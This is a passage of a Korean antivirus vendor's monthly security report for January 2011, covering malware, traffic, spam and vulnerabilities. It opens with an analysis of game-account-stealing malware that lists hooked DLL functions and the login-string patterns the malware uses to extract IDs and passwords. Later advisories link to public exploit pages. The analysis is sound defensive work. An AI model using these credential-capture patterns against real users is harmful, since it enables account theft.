행위 : 과 사이에 있는 FIFA 데이터를 추출하여 서버에 보낸다.

- GlobalUnlock

패턴 :

```
plaync.co -> &game_id=13 -> &id= -> &pwd=
```

행위 : 아이디와 패스워드를 추출하여 서버에 전송한다.

④ ws2_32.dll

- send

패턴 :

```
GET /global/virtual/game_virtual.nwz? -> &pwd=
```

행위 : 패스워드를 추출하여 서버에 전송한다.

⑤ msvcrt.dll

- memmove

패턴 :

```
login.netmarble.net -> l_id= -> &l_pwd=
```

행위 : 아이디와 패스워드를 추출하여 서버에 전송한다.

- memcpy

GlobalUnlock과 동일하다.

6) 결론


현재의 게임 보안 솔루션은 대부분 게임 클라이언트 프로그램을 보호한다. 게임 보안 솔루션의 보호 대상이 아닌 IE는 상대적으로 취약하므로 공격자는 네트워크상에서 계정 정보를 얻기도 하고 자바스크립트로 작성된 보안코드를 수정할 수도 있는 IE를 대상으로 공격을 시도하는 것으로 판단된다.

악성파일이 시스템 DLL을 변경했을 경우, 백신에서는 변경 된 시스템 DLL을 삭제하기 보다는 감염방식을 분석하여 역으로 치료루틴을 추가하는 것이 최선이라 볼 수 있다.

Part I 1월의 악성코드 통계

3. 허니팟/트래픽 분석


(1) 상위 Top 10 포트



그 동안 지속되던 윈도우 자체의 취약점을 노리는 자동화 공격이 대폭 감소했다. 취약점 자체가 오래되어 악성코드에 자동화 공격 코드가 포함되는 빈도가 줄기도 했지만, 유관기관의 노력과 사용자의 보안 인식 향상도 크게 작용했을 수 있다. 하지만 여전히 서버 권한 탈취를 위한 자동화 공격 방식이 많이 사용되고 있으므로 관리자는 주기적으로 패스워드를 교체하고, 설치 된 프로그램에 대한 보안 패치를 주기적으로 확인하여야 한다.

(2) 상위 Top 5 포트 월별 추이

[2010년 11월 ~ 2011년 01월]




12월을 정점으로 윈도우 취약점에 대한 악성 트래픽은 대폭 감소했고, 전체적인 악성 트래픽도 감소했지만 SQL서버 권한 탈취를 위한 트래픽이 증가했다.

TCP 135번 포트에 대한 비율 변동은 거의 없었지만 전체적인 유입은 전달에 비해 크게 증가하였다. 이외에도 TCP 1080 포트의 트래픽 유입이 크게 증가한 것이 주목 할 만하다.
유해 트래픽 유입에 대비하기 위해서 개인 사용자들은 항상 방화벽을 켜두고, 기업의 네트워크 관리자는 사용하지 않는 포트가 열려 있는지 확인 후 차단해야 한다.

(3) 악성 트래픽 유입 추이

[2010년 8월 ~ 2011년 1월]




민족의 명절인 구정과 같은 장기 연휴가 있었음에도 예년에 비해 DDoS공격이나 특별한 이상 징후는 발견되지 않았다. 최근 악성코드들은 스팸 메일, 취약점 이용 등의 방법으로 사용자 스스로가 자신도 모르게 악성코드를 설치하도록 유도하고 있으므로 사용하는 백신의 실시간 감시를 항상 켜고 의심스러운 웹사이트는 접속을 가급적 삼가 해야 한다.

Part I 1월의 악성코드 통계

3. 스팸 메일 분석

(1) 일별 스팸 및 바이러스 통계 현황




일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프이다. 1월에는 새해를 맞이하여 사회공학 기법을 이용한 신년 인사 스팸 메일이 많이 유포 되었다. 그래서 위 그래프에도 월초에 스팸메일 개수가 높은 것을 확인해 볼 수 있다.

메일은 "New Year 2011, Greeting you with heartiest New Year wishes, New Year Ecard Notification" 등 과 같은 2011년을 맞이하는 관련 제목으로 메일이 수신되었으며, URL 단축 서비스를 이용하여서도 확산 되었다. 진화된 스팸 메일은 간단한 문구와 함께 도메인 링크를 하고 있어 사용자들이 문구에 대한 안내 사이트로 생각할 수 있으며, 링크된 URL 또한 단축 URL형식을 사용하고 있어 어떤 사이트인지 쉽게 확인 할 수 없게 되어있다. 따라서 단축 URL 클릭 시에는 더욱 신중을 기해야 한다.

(2) 월별 통계 현황

[2010년 08월 ~ 2011년 01월]



월별 통계 현황은 악성코드 첨부 및 스팸메일이 전체메일에서 차지하는 비율을 나타내는 그래프이다. 1월의 스팸 메일은 97.6%, 바이러스 메일은 2.3%를 차지하였다. 12월에 비해서는 스팸 메일 비율이 약간 증가하였고, 바이러스 메일은 소폭 줄어들었다. 또한 전체적인 메일 수신량이 증가하였다.

(3) 스팸 메일 내의 악성코드 현황

[2011년 1월 1일 ~ 2011년 1월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	14,365	42.57 %
2	W32/MyDoom-H	6,791	20.13 %
3	Mal/ZipMal-B	4,771	14.14 %
4	W32/Virut-T	2,569	7.61 %
5	W32/Bagz-D	1,375	4.07 %
6	W32/AutoRun-BHX	1,010	2.99 %
7	W32/MyDoom-Gen	462	1.37 %
8	Troj/CryptBx-ZP	401	1.19 %
9	W32/Netsky-N	399	1.18 %
10	W32/Bagle-CF	317	0.94 %

스팸 메일 내의 악성코드 현황은 1월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프이다. 현재 W32/Mytob-C 이 42.57 %로 1위를 차지하였다.
2위는 20.13%를 차지한 32/MyDoom-H, 3위는 14.14%를 차지한 Mal/ZipMal-B이다.
1월은 전 월과 비교하여 Top 10 악성코드 중 8위 이하의 순위변동만 있었으며 새롭게 순위에 포함된 악성코드는 없었다.

Part Ⅱ 보안 이슈 돋보기

1. 1월의 보안 이슈

1월에는 전 세계적으로 높은 점유율을 확보하고 있는 카스퍼스키사의 백신 소스코드가 유출되고, 페이스북의 창업자 마크 주커버그의 팬페이지가 해킹당하는 등 보안에 대한 경각심을 일깨워 주는 보안사고들이 있었습니다. 국내에서는 '좀비 PC 당신을 노린다' 라는 프로그램이 KBS를 통해 방영되었는데 방영 직후 네티즌들 사이에서 잘못된 좀비 PC 확인법이 널리 알려져 일시적으로나마 보안에 대한 일반인들의 관심이 높아진 것을 반증하기도 하였습니다.

• '좀비 PC 당신을 노린다' 1월 6일 KBS 방영

지난 1월 6일 KBS 다큐멘터리 '좀비PC 당신을 노린다'가 방영되어 많은 관심을 모았습니다. 좀 처럼 제작되지 않는 보안 다큐멘터리여서 방영 이 전부터 매체를 통해 보도되기도 하였으며 전문가가 아닌 일반인들의 눈높이에서 PC보안에 관한 유용한 정보들을 전달했습니다.

<TV 방영 화면>

<검색사이트의 키워드 자동완성>

좀비 프로그램을 유포하는 해커에서부터 공격을 당하는 과정, 그리고 예방법등을 소개하였는데, 방영직후 PC의 8080포트 오픈 유뮤에 따라 좀비PC인지 아닌지를 구분하는 잘못된 확인방법이 유행처럼 번지기도 하였지만 사회적으로 보안에 대한 경각심을 높이고 올바른 PC사용 방법에 대한 관심을 끌어내어 보안적인 측면에서 실질적이고 긍정적인 영향을 끼쳤다고 볼 수 있습니다.

• Kaspersky 안티바이러스 소스유출

국내·외적으로 높은 인지도를 가진 보안기업 카스퍼스키랩의 안티바이러스 제품 소스코드가 유출되어 인터넷 상에 나돌아 이슈가 되었습니다.

소스코드는 2008년도에 카스퍼스키랩의 내부 직원에 의하여 불법으로 판매하려는 목적으로 유출된 것이며 유출시킨 직원은 형사 처벌되었습니다.

다시 이 소스가 인터넷상에 포스팅 된 것이 최근 카스퍼스키랩에 의해 발견되었는데 카스퍼스키랩은 이와 같이 유출된 코드를 다운로드하거나 열람하는것은 불법임을 강조하며

"현재 제품은 소스코드 도난 이후 새롭게 설계되었으므로 문제가 없다"는 성명을 발표했습니다.

<유출된 소스를 게시한 불법 웹페이지>

• 페이스북 창업자 마크 주커버그 팬 페이지 해킹

1월 25일 페이스북의 창업자 마크주커버그의 팬페이지가 해킹당해 해커에 의해 작성된 메세지가 게시되는 사건이 발생했습니다. 최근 사르코지 프랑스 대통령의 페이스북 계정이 해킹되는 등 유명인들의 계정에 대한 해킹이 끊이지 않는 가운데 비밀번호 관리에 대한 중요성이 크게 인식되고 있습니다.

이와 관련해 페이스북 측은 성명을 통해 "버그로 인해 권한 없는 사람들이 페이지를 올렸다"고 밝히고 이어 로그인 시 가입자의 친구 사진을 구별하도록 하거나 OTP 인증을 추가하는 등의 인증방법을 새롭게 추가하여 해킹위험을 줄이는 대책을 신속히 발표하였습니다.

<페이스북 로그인 페이지: 아직 국내서비스에서는 OTP 지원이 되지 않는다.>

• 국내용 CC인증 정보보호 제품, 보안적합성 검증의무 폐지

IT보안인증사무국이 2011년 1월 1일부터 공공기관에 도입되는 보안제품의 검증제도가 개선, 변경된다고 발표했습니다..

공지내용은 '정보보호제품 도입요건'과 '보안적합성검증 대상'으로 나누어져 있으며 도입요건에는 정보보호제품의 국가기관 도입 시 필수사항이었던 국제공통평가기준(CC) 인증 대상이 25개 지정 제품으로 한정되었다는 내용을 담고 있습니다.

<IT보안인증사무국의 공지 내용>

기존에는 정보보호기능을 탑재한 제품이 공공기관에 도입되려면 국제공통평가기준을 필수로 인증받아야 했지만, 앞으로는 개선된 제도에 따라 침입차단, 침입탐지, 칩입방지, 통합보안관리 등 CC인증 대상 정보보호제품으로 지정된 25개의 제품군 외에는 CC인증을 받지 않고 보안적합성 검증이 가능하도록 변경되었습니다.

또한, '특정 기관에서 도입하여 보안적합성 검증을 필한 제품', '국내용 CC인증제품' 및 '국가용 암호제품'은 보안적합성 검증이 생략되어 따로 보안적합성 검증을 받을 필요가 없어졌습니다.

• DNS 스푸핑과 피싱을 결합한 공격...DNS 공격 주의

최근 투데이코리아와 뽐뿌 두 사이트가 해킹공격을 받아 사이트 이용자들의 계정정보가 유출되는 사건이 있었습니다. 그런데 당시 두 업체의 서버는 모두 이상없이 정상 동작하고 있었으며 사용자들은 해커에 의해 위장된 가짜 사이트로 접속이 되었던 것으로 확인되었다고 합니다.

해커는 접속자들이 자신의 계정과 비밀번호를 '해커가 미리 준비한 가짜사이트'에 입력하도록 유도하는 수법으로 계정정보를 탈취했습니다.

또한 사용자를 가짜 사이트로 연결시키기 위해서 뽐뿌와 투데이코리아의 도메인관리기관 계정을 취득해 DNS설정을 변경 하였다고 합니다.

사용자들이 같은 계정과 암호를 여러 사이트에 똑같이 사용한다는 점을 노리고 피싱공격을 하는 사건이 많이 일어나고 있습니다.

Part Ⅱ 1월의 이슈 돋보기

2. 1월의 취약점 이슈

• Microsoft 1월 정기 보안 업데이트

MS 윈도우 백업 관리자 취약점으로 인한 원격코드실행 문제, MDAC(Microsoft Data Access Components) 취약점으로 인한 원격코드 실행 문제 등을 해결한 Microsoft 1월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

- Windows Vista SP1, SP2 (MS11-002)
  (64bit OS 포함)
- Windows XP/2003/Vista/2008/7 (MS11-001)
  (64bit OS 포함)

<취약점 목록>

Windows 백업 관리자의 취약점으로 인한 원격 코드 실행 문제점(2478935)

이 보안 업데이트는 Windows 백업 관리자의 공개된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 라이브러리 파일과 동일한 네트워크 디렉터리에 있는 합법적인 Windows 백업 관리자 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 공격이 성공하려면 사용자가 신뢰할 수 없는 원격 파일 시스템 위치 또는 WebDAV 공유를 방문한 후 해당 위치에서 합법적인 파일을 열어야 합니다. 그러면 Windows 백업 관리자가 특수하게 조작된 라이브러리 파일을 로드하도록 할 수 있습니다.

MDAC의 취약점으로 인한 원격 코드 실행 문제점(2451910)

이 보안 업데이트는 Microsoft Data Access Components에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://www.microsoft.com/korea/technet/security/Bulletin/ms11-jan.mspx

영문 : http://www.microsoft.com/technet/security/Bulletin/ms11-jan.mspx

• MS윈도우 그래픽랜더링엔진에 대한 원격코드실행 취약점주의

CVE Number : CVE-2010-3970

MS 윈도우의 그래픽 랜더링 엔진에서 특수하게 조작된 섬네일 이미지(thumbnail image)를 파싱하는 과정 중에 원격코드실행 취약점이 존재합니다.

현재 Microsoft에서 패치가 되지 않은 제로데이(Zeroday) 상태이므로 주의가 필요합니다.

<해당 제품>

- MS Windows XP SP3 / 2003 / Vista SP1, 2 / 2008 SP1, 2
  (64bit OS 포함)

<임시 해결책>

Windows XP와 Windows Sever 2003의 제품군의 경우 shimgvw.dll의 접근제어목록(ACL을 변경하여 위협을 경감할 수 있으며, 이를 위해 MS 홈페이지 "Fix it for me" 섹션의 "Microsoft Fix it 50590"를 클릭하여 파일 다운로드 후 설치하시기 바랍니다.

http://support.microsoft.com/kb/2490606

원상태로 복구하기 위해서는 "Microsoft Fix it 50593"을 적용하십시오

Windows Vista와 Windows Server 2008 제품군의 경우, 제어판 → 모양 및 개인 설정 → 폴더 옵션 → 보기 → "아이콘은 항상 표시하고 미리보기는 표시하지 않음" 선택 → 적용(A), 확인 버튼 클릭 → 실행 중인 모든 Windows 탐색기 재 시작으로 설경을 변경하시기 바랍니다.

<참고 사이트>

http://www.microsoft.com/technet/security/advisory/2490606.mspx
http://www.securityfocus.com/bid/45662/
http://www.securityfocus.com/data/vulnerabilities/exploits/45662.rb
https://www.metasploit.com/redmine/projects/framework/repository/revisions/11469
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3970

• MS MHTML 정보유출 취약점 주의

CVE Number : CVE-2011-0096

MS 윈도우에서 MHTML을 이용하여 정보를 유출 시킬 수 있는 취약점이 발견되었습니다.

현재 Microsoft에서 패치가 되지 않은 제로데이(Zeroday) 상태이므로 주의가 필요합니다.

<해당 제품>

- Windows XP SP3, x64 SP2
- Windows Server 2003 SP 2 / Vista SP1,2 / 2008 SP2 / 7

(64bit OS 포함, Windows 2008의 Server Core 설치는 영향을 받지 않습니다)

<임시 해결책>

MS에서 제공하는 아래의 픽스툴을 사용하여 실행하면 MHTML을 사용할 수 없도록합니다. 이는 해당 취약점에 노출되지 않도록 해주지만 MHTML을 사용할 수 없습니다. 정식 보안 패치가 출시되면 MHTML의 사용이 가능하도록 복구하여야 합니다.

MHTML 차단 http://go.microsoft.com/?linkid=9760419

MHTML 차단 해제 http://go.microsoft.com/?linkid=9760420

<참고 사이트>

http://www.microsoft.com/technet/security/advisory/2501696.mspx

http://www.exploit-db.com/exploits/16071/

http://support.microsoft.com/kb/2501696

http://update.microsoft.com/microsoftupdate/v6/default.aspx?ln=ko

Contact us...

㈜이스트소프트 알약보안대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 사이트 : www.alyac.co.kr